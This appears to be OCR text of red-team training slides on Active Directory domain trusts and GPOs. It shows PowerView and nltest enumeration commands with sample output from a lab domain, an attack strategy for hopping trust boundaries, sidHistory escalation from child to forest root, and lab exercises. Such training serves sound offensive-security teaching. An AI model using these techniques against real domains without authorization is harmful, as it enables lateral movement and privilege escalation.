
Code Execution With GPOs



Code Execution With GPOs



Code Execution With GPOs



Lab: GPOs

- Find the default age (in hours) for Kerberos tickets in the domain
- Find who has SeEnableDelegationPrivilege on domain controllers
- Find what GPOs are applied to the CITADEL domain controller
- Enumerate all other GPOs and figure out which ones set "interesting settings"
  - Then figure out to which machines these GPOs are applied
- The solution is in **.\Labs\Day 2\GPOs**

Domain Trusts

The “Trusts you might have missed”

Domain Trusts

- Trusts allow domains to form inter-connected relationships
  - All a trust does is **link up the authentication systems** of two domains and allows authentication traffic to flow between them
  - This is done by each domain negotiating an “inter-realm trust key” that can relay Kerberos referrals
- Communications in the trust work via a system of referrals:
  - If the SPN being requested resides outside of the primary domain, the DC issues a referral to the forest KDC (or trusted domain KDC)
  - Access is passed around w/ inter-realm TGTs signed by the inter-realm key (not the krbtgt account!)
- Tons more information:
  - http://www.harmj0y.net/blog/redteaming/a-guide-to-attacking-domain-trusts/

Trust Types


- General types:
  - **Parent/Child** - part of the same forest- a child domain retains an implicit two-way transitive trust with its parent, “intra-forest”
  - **Cross-link -** “shortcut” between child domains to improve logon times
  - **External -** non-transitive, created between disparate domains
  - **Tree-root -** implicit two-way transitive trust between the forest root domain and the new tree root you’re adding, “intra-forest”
  - **Forest -** transitive, established between two forests
- Directions/transitivity:
  - **One-way** - one domain trusts the other
  - **Two-way** - both domains trust each other (2x one-way trusts)
  - **Transitive**- domain A trusts Domain B and Domain B trusts Domain C, so Domain A trusts Domain C

Trust Types; redux

- From a security perspective, all we really care about is whether a domain trust exists *within* a forest or is *external* to a forest

- **The forest is the trust boundary, not the domain!**
  - *Intra*-forest trusts (**parent/child**, **tree-root**, **cross-link**) have an attack that allows for the abuse of sidHistory to elevate from any child domain in a forest the forest root domain
  - *Inter*-forest trusts (**external**, **forest**) have a security protection called “SID Filtering” that prevents this particular type of abuse

Trust Direction




Manual Trust Enumeration

- Using **[System.DirectoryServices.ActiveDirectory]**:
  - **[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().GetAllTrustRelationships()**
  - **[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest().GetAllTrustRelationships()**
  - PowerView: **Get-DomainTrust -NET** / **Get-ForestTrust**

- Using Win32 API calls:
  - **DsEnumerateDomainTrusts() / DsGetForestTrustInformationW()**
  - **nltest /domain_trusts [/server:secondary.dev.testlab.local]**
  - PowerView: **Get-DomainTrust -API**

Trusted Domain Objects

- When a domain establishes a trust with another domain, the foreign domain is stored as a “trusted domain object” in AD
  - LDAP filter: **(objectClass=trustedDomain)**



LDAP trustedDomain - **TrustType**


- **DOWNLEVEL** (0x00000001) - a trusted Windows domain that IS NOT running Active Directory
  - Output as **WINDOWS_NON_ACTIVE_DIRECTORY** in PowerView
- **UPLEVEL** (0x00000002) - a trusted Windows domain that IS running Active Directory
  - Output as **WINDOWS_ACTIVE_DIRECTORY** in PowerView
- **MIT** (0x00000003) - a trusted domain that is running a non-Windows (*nix), RFC4120-compliant Kerberos distribution

LDAP trustedDomain -**TrustAttributes**

- **NON_TRANSITIVE** (0x00000001) - trust cannot be used transitively
- **QUARANTINED_DOMAIN / FILTER_SIDS** (0x00000004) - the SID filtering protection is enabled for the trust
- **FOREST_TRANSITIVE** (0x00000008) - trust between two forests
- **WITHIN_FOREST** (0x00000020) - the trusted domain is within the same forest (parent/child, cross-link, tree-root)
- **TREAT_AS_EXTERNAL** (0x00000040) - external trust


The Global Catalog and Trusts

- **trustedDomain** objects are replicated in the global catalog!
  - This means that we can enumerate ***all*** trusts (including external ones) for every domain in the entire forest, just by querying our local GC!



PowerView and Trusts

- If a trust exists, most functions in PowerView can accept a **-Domain <name>** flag to operate across a trust:
  - **Get-DomainComputer**, **Get-DomainComputer**, etc.
- If a trust exists, a referral is returned by your PDC, and the searcher binds to the remote DC using a referral ticket



Trust Attack Strategy

1. First map all trusts (forest and domain) that you can reach from your current domain context

1. Enumerate any users or groups in one domain that either:
   a. Have access to resources (including ACEs) in another domain
   b. Are in groups, or (if a group) have users from another domain
   c. **General idea:** find the hidden ‘trust mesh’ of relationships that administrators have set up (likely incorrectly ;)

1. Compromise specific target accounts in the domain you control in order to hop across the trust boundary to the target
   a. Caveat: if crossing an intra-forest trust, sidHistory-hopping is an option

Get-DomainForeignUser

- To enumerate *users* who are in *groups* outside of the user's primary domain
  - This is a domain's "outgoing" access
  - Only works for *intra*-forest trusts

```
PS C:\Users\harmj0y\Desktop> Get-DomainForeignUser -Domain dev.testlab.local


UserDomain                : dev.testlab.local
UserName                  : jason.a
UserDistinguishedName     : CN=jason.a,CN=Users,DC=dev,DC=testlab,DC=local
GroupDomain               : testlab.local
GroupName                 : ServerAdmins
GroupDistinguishedName    : CN=ServerAdmins,CN=Users,DC=testlab,DC=local
```

Get-DomainForeignGroupMember

- To enumerate *groups* with *users* who are outside of the group's primary domain
  - This is a domain's "incoming" access
  - Works for any trust type

```
PS C:\Users\harmj0y\Desktop> Get-DomainForeignGroupMember


GroupDomain                 : TESTLAB.LOCAL
GroupName                   : ServerAdmins
GroupDistinguishedName      : CN=ServerAdmins,CN=Users,DC=testlab,DC=local
MemberDomain                : dev.testlab.local
MemberName                  : jason.a
MemberDistinguishedName     : CN=jason.a,CN=Users,DC=dev,DC=testlab,DC=local
```


CN=ForeignSecurityPrincipals

- When a user from an external domain/forest are added to a group in a domain, an object of type **foreignSecurityPrincipal** is created at **CN=<SID>,CN=ForeignSecurityPrincipals,DC=domain,DC=com**
- You can quickly enumerate all incoming foreign trust members from the global catalog with:
  - **Get-DomainObject -Properties objectsid,distinguishedname -SearchBase "GC://testlab.local" -LDAPFilter '(objectclass=foreignSecurityPrincipal)' | ? {$_.objectsid -match '^S-1-5-.*-[1-9]\d{2,}$'} | Select-Object -ExpandProperty distinguishedname**

Why the ***Forest*** is the “trust boundary”

- A user’s privilege access certificate (PAC, part of the TGT) contains:
  - Their security identifier (SID)
  - The SIDs of any security groups they’re a part of
  - Anything set in **sidHistory** (ExtraSids in the PAC)
- When a user’s TGT is presented to a *trusting* domain, specific SIDS are filtered out/ignored depending on settings
  - Sensitive SIDs like “S-1-5-21-<Domain>-519” are always filtered for external/forest trusts, but NOT intra-forest trusts!
  - This is why we can “hop up” a trust with sidHistory
- One exception- a forest-internal trust can be “Quarantined”
  - All sensitive sids are filtered EXCEPT S-1-5-9 ;)

Example trust “mesh”



green = within forest

red = external external

blue = inter-forest

say you land here

what do you do?

what are the implications?

Lab: Domain Trusts

- Plan a trust “attack-strategy” for the domain your student VM is in
- Map out the reachable “trust mesh”
  - How many trusts are present?
  - What type are these trusts?
  - What’s the difference between LDAP, .NET, and API enumeration methods?
- What foreign memberships/etc. exist?
- The solution is in **.\Labs\Day 2\Trusts**
  - Feel free to use PowerView!

Replication Metadata

Ghosts in the Wire

